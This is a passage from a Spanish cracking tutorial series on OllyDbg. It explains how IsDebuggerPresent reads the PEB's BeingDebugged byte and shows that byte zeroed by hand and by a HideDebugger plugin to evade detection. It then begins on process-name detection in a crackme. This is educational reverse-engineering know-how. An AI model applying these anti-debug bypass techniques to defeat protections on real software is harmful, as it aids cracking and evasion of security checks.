7FFDF058  00 00 00 00 00 00 00 00  ........
```

Lo busco en el stack


```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDC000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84543DA8
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401000  Crackme1.<ModuleEntryPoint>
0012FFFC  00000000
```

Vemos que esta marcado como END OF SEH CHAIN, por ahora no diremos mas de el, pero si que esta relacionado con las excepciones.

Una cosa interesante de este TIB es que existe una nomenclatura para acceder al cualquier valor del mismo, por ejemplo este valor que marque antes seria Fs: [0] .




Ese seria Fs: [0], si en la command bar buscamos el valor de fs: [1], ese seria




Por lo tanto:

Fs: [0] en si es el contenido en mi maquina de 7ffdf000
Fs: [1] en si es el contenido en mi maquina de 7ffdf001
…….
…….
Fs: [18] en si es el contenido en mi maquina de 7ffdf018

Pues ese es el valor que lee en la primera línea la api, si recordamos



O sea veamos el contenido de 7ffdf018 o sea FS:[18]



Es ese valor, o sea que el valor que guarda el TIB en FS : [18] es el valor que OLLYDBG nos mostraba en los registros el puntero al inicio del TIB, que lo almacena allí.

O sea que en la primera línea, solo muevea EAX el puntero al inicio del TIB, para enterarse donde esta ubicado en tu maquina, y eso esta en fs: [18] por lo tanto si ejecuto la línea con f8, moverá ese valor a EAX.

```
Registers (FPU)
EAX 7FFDF000
ECX 0012FFB0
EDX 7C91EB94 ntdll.
EBX 7FFDC000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.

EIP 00401006 Crackme

C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

Bueno ahora en EAX ya tenemos el inicio del TIB

```
Address   Hex dump                 ASCII
7FFDF000  E0 FF 12 00 00 00 13 00  ó ‡...‼.
7FFDF008  00 D0 12 00 00 00 00 00  .§‡.....
7FFDF010  00 1E 00 00 00 00 00 00  .▲......
7FFDF018  00 F0 FD 7F 00 00 00 00  .-²▌....
7FFDF020  E8 09 00 00 A8 0A 00 00  Φ...¿...
7FFDF028  00 00 00 00 00 00 00 00  ........
7FFDF030  00 C0 FD 7F 1D 05 00 00  .└²▌#♣..
7FFDF038  00 00 00 00 00 00 00 00  ........
7FFDF040  D0 C7 2B E3 00 00 00 00  §Ä+ò....
7FFDF048  00 00 00 00 00 00 00 00  ........
7FFDF050  00 00 00 00 00 00 00 00  ........
7FFDF058  00 00 00 00 00 00 00 00  ........
```

Ahora en la siguiente linea

```
00401000    64:A1 180000  MOV EAX,DWORD PTR FS:[18]
00401006    8B40 30       MOV EAX,DWORD PTR DS:[EAX+30]
00401009    0FB640 02     MOVZX EAX,BYTE PTR DS:[EAX+2]
0040100D    90            NOP
0040100E    90            NOP
```

A EAX le suma 30 o sea seria en mi maquina 7ffdf000 + 30 =7ffdf030

El contenido de dicho valor es fs:[30]

```
Address   Hex dump                 ASCII
7FFDF000  E0 FF 12 00 00 00 13 00  ó ‡...‼.
7FFDF008  00 D0 12 00 00 00 00 00  .§‡.....
7FFDF010  00 1E 00 00 00 00 00 00  .▲......
7FFDF018  00 F0 FD 7F 00 00 00 00  .-²▌....
7FFDF020  E8 09 00 00 A8 0A 00 00  Φ...¿...
7FFDF028  00 00 00 00 00 00 00 00  ........
7FFDF030  00 C0 FD 7F 1D 05 00 00  .└²▌#♣..
7FFDF038  00 00 00 00 00 00 00 00  ........
7FFDF040  D0 C7 2B E3 00 00 00 00  §Ä+ò....
7FFDF048  00 00 00 00 00 00 00 00  ........
7FFDF050  00 00 00 00 00 00 00 00  ........
7FFDF058  00 00 00 00 00 00 00 00  ........
7FFDF060  00 00 00 00 00 00 00 00  ........
7FFDF068  00 00 00 00 00 00 00 00  ........
7FFDF070  00 00 00 00 00 00 00 00  ........
7FFDF078  00 00 00 00 00 00 00 00  ........
7FFDF080  00 00 00 00 00 00 00 00  ........
7FFDF088  00 00 00 00 00 00 00 00  ........

0012FFC4
0012FFC8
0012FFCC
0012FFD0
0012FFD4
0012FFD8
0012FFDC
0012FFE0
0012FFE4
0012FFE8
0012FFEC
0012FFF0
0012FFF4
0012FFF8
0012FFFC

Command ? fs:[30]        HEX: 7FFDC000 - DEC: 2147336
```

O sea mueve a EAX el contenido de 7ffdf030 o fs:[30], dicho contenido en mi maquina es 7ffdc000 no confundir con el inicio del TIB no es el mismo valor.

```
Registers (FPU)
EAX 7FFDC000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 7FFDC000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl

EIP 00401009 Crac

C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 0  SS 0023 32bi
```

Pues este es un puntero a otra cosa, vayamos a esa dirección en el dump

```
Address   Hex dump                  ASCII
7FFDC000  00 00 01 00 FF FF FF FF  ..☺.
7FFDC008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFDC010  00 00 02 00 00 00 00 00  ..☻.....
7FFDC018  00 00 14 00 C0 E4 98 7C  ..¶.└ôÿ¦
7FFDC020  05 10 91 7C ED 10 91 7C  ♣►æ¦ý►æ¦
7FFDC028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFDC030  00 00 00 00 00 00 00 00  ........
7FFDC038  00 00 00 00 00 00 00 00  ........
7FFDC040  80 E4 98 7C 03 00 00 00  Çôÿ¦♥...
```

Allí la vemos la siguiente y ultima línea

```
00401009   0FB640 02   MOVZX EAX,BYTE PTR DS:[EAX+2]
0040100D   90          NOP
00401010   90          NOP
```

Le suma 2 a EAX o sea

7FFDC000 + 2= 7FFDC002

Y mueve el byte que contiene esa dirección a EAX y dicho byte es el byte buscado,y ya lo hallamos manualmente es en mi maquina el que esta en la dirección 7FFDC002 (en su maquina puede cambiar la dirección realizar el mismo proceso para hallarlo)

```
Address   Hex dump                  ASCII
7FFDC000  00 00 01 00 FF FF FF FF  ..☺.
7FFDC008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFDC010  00 00 02 00 00 00 00 00  ..☻.....
7FFDC018  00 00 14 00 C0 E4 98 7C  ..¶.└ôÿ¦
7FFDC020  05 10 91 7C ED 10 91 7C  ♣►æ¦ý►æ¦
7FFDC028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFDC030  00 00 00 00 00 00 00 00  ........
7FFDC038  00 00 00 00 00 00 00 00  ........
7FFDC040  80 E4 98 7C 03 00 00 00  Çôÿ¦♥...
```

Allí el sistema guardo el byte 1 que lee la api, inclusive en su misma maquina puede variar de posición al reiniciar, pero siempre lo pueden hallar rápidamente con este método, reiniciemos el crackme.

```
00401000   6A 00          PUSH 0
00401002   E8 6F040000    CALL <JMP.&kernel32.GetModuleHandleA>
00401007   A3 50314000    MOV DWORD PTR DS:[403150],EAX
0040100C   E8 5F040000    CALL <JMP.&kernel32.GetCommandLineA>
00401011 . E8 72040000    CALL <JMP.&comctl32.InitCommonControls>   InitCommonCo
00401016 . 6A 0A          PUSH 0A                                   Arg4 = 00000
00401018 . FF35 5431400   PUSH DWORD PTR DS:[403154]                Arg3 = 00000
0040101E . 6A 00          PUSH 0                                    Arg2 = 00000
00401020 . FF35 5031400   PUSH DWORD PTR DS:[403150]                Arg1 = 00000
00401026 . E8 06000000    CALL Crackme1.00401031                    Crackme1.004
0040102B . 50             PUSH EAX                                  ExitCode
0040102C . E8 39040000    CALL <JMP.&kernel32.ExitProcess>          ExitProcess
```

Esta vez no escribimos nada a ver si localizamos el byte a mano y si lo ponemos a cero a mano, y veremos si el programa corre, pues la api leerá dicho byte y si esta a cero, pues devolverá cero, jeje.

1)BUSCAR EL INICIO DEL TIB en la ventana de los registros del OLLYDBG

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 00401000 Crackme1.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_IMPERSONATION_TOKEN

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BCE0 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

Ver el TIB en el dump (ya no esta en la misma posición que arranco la vez anterior)

```
Address   Hex dump                  ASCII
7FFDD000  E0 FF 12 00 00 00 13 00   ó ↕...‼.
7FFDD008  00 D0 12 00 00 00 00 00   .§↕.....
7FFDD010  00 1E 00 00 00 00 00 00   .▲......
7FFDD018  00 D0 FD 7F 00 00 00 00   .§²▌....
7FFDD020  8C 0F 00 00 34 0B 00 00   î☼..4♂..
7FFDD028  00 00 00 00 00 00 00 00   ........
7FFDD030  00 E0 FD 7F 1D 05 00 00   .ó²▌#♣..
7FFDD038  00 00 00 00 00 00 00 00   ........
7FFDD040  D0 C7 2B E3 00 00 00 00   §Ä+ð....
7FFDD048  00 00 00 00 00 00 00 00   ........
7FFDD050  00 00 00 00 00 00 00 00   ........
7FFDD058  00 00 00 00 00 00 00 00   ........
```

Busco fs: [30] o sea le sumo 30 al inicio del TIB y hallo su contenido

```
Address   Hex dump                  ASCII
7FFDD000  E0 FF 12 00 00 00 13 00   ó ↕...‼.
7FFDD008  00 D0 12 00 00 00 00 00   .§↕.....
7FFDD010  00 1E 00 00 00 00 00 00   .▲......
7FFDD018  00 D0 FD 7F 00 00 00 00   .§²▌....
7FFDD020  8C 0F 00 00 34 0B 00 00   î☼..4♂..
7FFDD028  00 00 00 00 00 00 00 00   ........
7FFDD030  00 E0 FD 7F 1D 05 00 00   .ó²▌#♣..
7FFDD038  00 00 00 00 00 00 00 00   ........
7FFDD040  D0 C7 2B E3 00 00 00 00   §Ä+ð....
7FFDD048  00 00 00 00 00 00 00 00   ........
7FFDD050  00 00 00 00 00 00 00 00   ........
7FFDD058  00 00 00 00 00 00 00 00   ........
7FFDD060  00 00 00 00 00 00 00 00   ........
```


El contenido es 7ffde000 ese lo busco en el dump

```
Address   Hex dump                  ASCII
7FFDE000  00 00 01 00 FF FF FF FF   ..☺.
7FFDE008  00 00 40 00 A0 1E 24 00   ..@.á▲$.
7FFDE010  00 00 02 00 00 00 00 00   ..☻.....
7FFDE018  00 00 14 00 C0 E4 98 7C   ..¶.└äÿ|
7FFDE020  05 10 91 7C ED 10 91 7C   ♣►æ|ý►æ|
7FFDE028  01 00 00 00 80 29 D1 77   ☺...Ç)Ðw
7FFDE030  00 00 00 00 00 00 00 00   ........
7FFDE038  00 00 00 00 00 00 00 00   ........
7FFDE040  80 E4 98 7C 03 00 00 00   Çäÿ|♥...
7FFDE048  00 00 00 00 00 00 6F 7F   ......o⌂
7FFDE050  00 00 6F 7F 88 06 6F 7F   ..o⌂ê♠o⌂
7FFDE058  00 00 FB 7F 00 10 FC 7F   ..¹⌂.►ª⌂
```

Y le sumo 2 y allí esta el byte (muchos dirán para que tamaña explicación si los programas cuando arrancan en EBX, esta siempre el puntero a esta zona, jeje o sea EBX= fs:[30], jeje)

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401000 Crack
C 0  ES 0023 32bit
```

Bueno pero es bueno saber el método entero, porque por ahí uno no esta al inicio del programa y quiere hallar el byte a mano y no sabe que valor tenia EBX en el arranque, pero bueno este es el método completo, ahora pongamos a cero el byte.




```
Address   Hex dump                          ASCII
7FFDE000  00 00 00 00 FF FF FF FF  ....
7FFDE008  00 00 40 00 A0 1E 24 00  ..@.á▲$.
7FFDE010  00 00 02 00 00 00 00 00  ..☻.....
7FFDE018  00 00 14 00 C0 E4 98 7C  ..¶.└ôÿ¦
7FFDE020  05 10 91 7C ED 10 91 7C  ♣►æ¦Ý►æ¦
7FFDE028  01 00 00 00 80 29 D1 77  ☺...Ç)Ðw
7FFDE030  00 00 00 00 00 00 00 00  ........
```


Bueno pongamos un BP IsDebuggerPresent a ver si funciona

```
7C812E03   64:A1 18000000   MOV EAX,DWORD PTR FS:[18]
7C812E09   8B40 30          MOV EAX,DWORD PTR DS:[EAX+30]
7C812E0C   0FB640 02        MOVZX EAX,BYTE PTR DS:[EAX+2]
7C812E10   C3               RETN
7C812E11   90               NOP
7C812E12   90               NOP
```

Traceemos hasta el RET

```
Registers (FPU)
EAX 00000000
ECX 77D6B005 user
EDX 00000000
EBX 0012F874
ESP 0012F82C
EBP 0012F838
ESI 00000001
EDI 00000000
EIP 7C812E10 kern
C 0  ES 0023 32b
P 0  CS 001B 32b
A 0  SS 0023 32b
```

Y vemos que EAX que es el valor de retorno de la api vale cero o sea que al cambiar el bytea mano, el programa cree que no esta siendo debuggeado tanto por el uso de la api o por la lectura del byte sin la api.




Y por supuesto corre perfectamente.


Obviamente hay muchos plugins que hacen este trabajo, uno de ellos es el plugin HideDebbuger 1.23f que pueden descargar desde mi http aquí

http://www.ricnar456.dyndns.org/HERRAMIENTAS/L-M-N-%D1-O-P/Plugins_Olly/HideDebugger123f.zip

Una vez descargado copian la dll en la carpeta de plugins




COPIANDO jeje




Allí esta debajo del otro


Ahora reinicio el OLLYDBG




Veo que en las opciones del plugin




Viene ya marcado para evitar que detecte por el byte de IsDebuggerPresent o sea hace el trabajo que nosotros hicimos a mano lo pone a cero siempre, apretamos SAVE y las otras opciones por ahora las dejamos deshabilitadas, a medida que las vayamos estudiando, las veremos.



Arranco de nuevo el crackme y me fijo ya que EBX apunta a la zona del byte



Hago EBX-FOLLOW IN DUMP



Address	Hex dump	ASCII
7FFD8000	00 00 00 00 FF FF FF FF	....
7FFD8008	00 00 40 00 A0 1E 24 00	..@.á▲$.
7FFD8010	00 00 02 00 00 00 00 00	..☻.....
7FFD8018	00 00 14 00 C0 E4 98 7C	..¶.└ä╦|
7FFD8020	05 10 91 7C ED 10 91 7C	♣►æ|ý►æ|
7FFD8028	01 00 00 00 80 29 D1 77	☺...Ç)Ðw
7FFD8030	00 00 00 00 00 00 00 00	.....
7FFD8038	00 00 00 00 00 00 00 00	.....


Y vemos que el plugin hizo todo, lo puso a cero acabando con este tipo de protección, quizás hubiera sido mas sencillo hacer esto solo, pero creo que comprender el porque de las cosas es muy importante por eso la explicación completa creo que viene bien.

Hasta la parte 20.
Ricardo Narvaja
21 de diciembre de 2005


INTRODUCCION AL CRACKING CON OLLYDBG PARTE 20

El siguiente truco ANTIOLLYDBG que veremos en esta oportunidad es la detección del mismo, por el nombre del proceso del OLLYDBG, pero antes de todo les diré una configuración del OLLYDBG que aun no hemos tocado y que es muy importante en este caso.

Si vamos a DEBUGGING OPTIONS-SECURITY




Allí lo mejor es poner las tres tildes y que cargue siempre la información, verán que con las tres tildes puestas cuando pongan BPX en una api y reinicien el OLLYDBG, el BPX continuara puesto, lo cual evita tener que repetir el proceso de ponerlos uno a uno cada vez que reiniciamos.
Estrictamente no conozco el funcionamiento interno completo del OLLYDBG pero en la practica lo que sucede es eso con las tres tildes, los BPX en las apis se mantienen luego de reiniciarlo.



Así esta mejor para mi gusto, es menos molesto, ahora si, comenzamos con el tema de antidebugging por el nombre del proceso.

Deteccion del OLLYDBG por el nombre del proceso

Cuando corremos el OLLYDBG si miramos la lista de procesos con CTRL + ALT + SUPR



Vemos que el nombre del proceso esta allí muy claro en la lista de los mismos, que le impide a un programa revisar todos los procesos y si encuentra alguno que se llame OLLYDBG, cerrarlo, pues nada, jeje.

Usaremos un crackme que no resolveremos por ahora porque es un nivel levemente superior al actual, así que lo veremos mas adelante, pero estudiaremos en el la técnica de cómo detectan los programas a OLLYDBG por el nombre del proceso, como evitarlo manualmente y como evitarlo definitivamente jeje.

El crackme que adjunto es el DAXXOR el cual si dejamos un OLLYDBG corriendo vacío y corremos fuera de OLLY el famoso DAXXOR, veremos que el crackme corre pero cierra el OLLYDBG, lo mismo que si lo corremos en OLLYDBG, también lo cierra y por supuesto se acaba todo.

Estudiemos como hace esto, abrámoslo en OLLYDBG.

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B R

004012FC  $v EB 10        JMP SHORT DaXXoR.0040130E
004012FE     66           DB 66                      CHAR 'f'
004012FF     62           DB 62                      CHAR 'b'
00401300     3A           DB 3A                      CHAR ':'
00401301     43           DB 43                      CHAR 'C'
00401302     2B           DB 2B                      CHAR '+'
00401303     2B           DB 2B                      CHAR '+'
00401304     48           DB 48                      CHAR 'H'
00401305     4F           DB 4F                      CHAR 'O'
00401306     4F           DB 4F                      CHAR 'O'
00401307     4B           DB 4B                      CHAR 'K'
00401308     90           NOP
00401309     E9           DB E9
0040130A  .  98604600     DD OFFSET DaXXoR.___CPPdebugHook
0040130E  >  A1 8B604600  MOV EAX,DWORD PTR DS:[46608B]
00401313  .  C1E0 02      SHL EAX,2
00401316  .  A3 8F604600  MOV DWORD PTR DS:[46608F],EAX
```

Allí esta en el ENTRY POINT, y veamos las apis que utiliza.

```
0472C5C .idata  Import  OLEAUT32.#8
0472C48 .idata  Import  OLEAUT32.#84
0472C50 .idata  Import  OLEAUT32.#9
0472C38 .idata  Import  OLEAUT32.#94
0402930 .text   Export  @@Unit2@Finalize
0402920 .text   Export  @@Unit2@Initialize
0472908 .idata  Import  USER32.ActivateKeyboardLayout
047290C .idata  Import  USER32.AdjustWindowRectEx
0472910 .idata  Import  USER32.BeginPaint
0472574 .idata  Import  GDI32.BitBlt
0472914 .idata  Import  USER32.CallNextHookEx
0472918 .idata  Import  USER32.CallWindowProcA
047291C .idata  Import  USER32.CharLowerA
0472920 .idata  Import  USER32.CharLowerBuffA
0472924 .idata  Import  USER32.CharNextA
0472928 .idata  Import  USER32.CharUpperBuffA
047292C .idata  Import  USER32.CheckMenuItem
0472930 .idata  Import  USER32.ClientToScreen
0472934 .idata  Import  USER32.CloseClipboard
0472230 .idata  Import  KERNEL32.CloseHandle
0472234 .idata  Import  KERNEL32.CompareStringA
0472578 .idata  Import  GDI32.CopyEnhMetaFileA
0466098 .data   Export  ___CPPdebugHook
047257C .idata  Import  GDI32.CreateBitmap
0472580 .idata  Import  GDI32.CreateBrushIndirect
0472584 .idata  Import  GDI32.CreateCompatibleBitmap
0472588 .idata  Import  GDI32.CreateCompatibleDC
0472590 .idata  Import  GDI32.CreateDIBitmap
047258C .idata  Import  GDI32.CreateDIBSection
0472238 .idata  Import  KERNEL32.CreateEventA
047223C .idata  Import  KERNEL32.CreateFileA
0472594 .idata  Import  GDI32.CreateFontIndirectA
0472598 .idata  Import  GDI32.CreateHalftonePalette
0472938 .idata  Import  USER32.CreateIcon
047293C .idata  Import  USER32.CreateMenu
047259C .idata  Import  GDI32.CreatePalette
04725A0 .idata  Import  GDI32.CreatePenIndirect
0472940 .idata  Import  USER32.CreatePopupMenu
04725A4 .idata  Import  GDI32.CreateSolidBrush
0472240 .idata  Import  KERNEL32.CreateThread
0472944 .idata  Import  USER32.CreateWindowExA
0472948 .idata  Import  USER32.DefFrameProcA
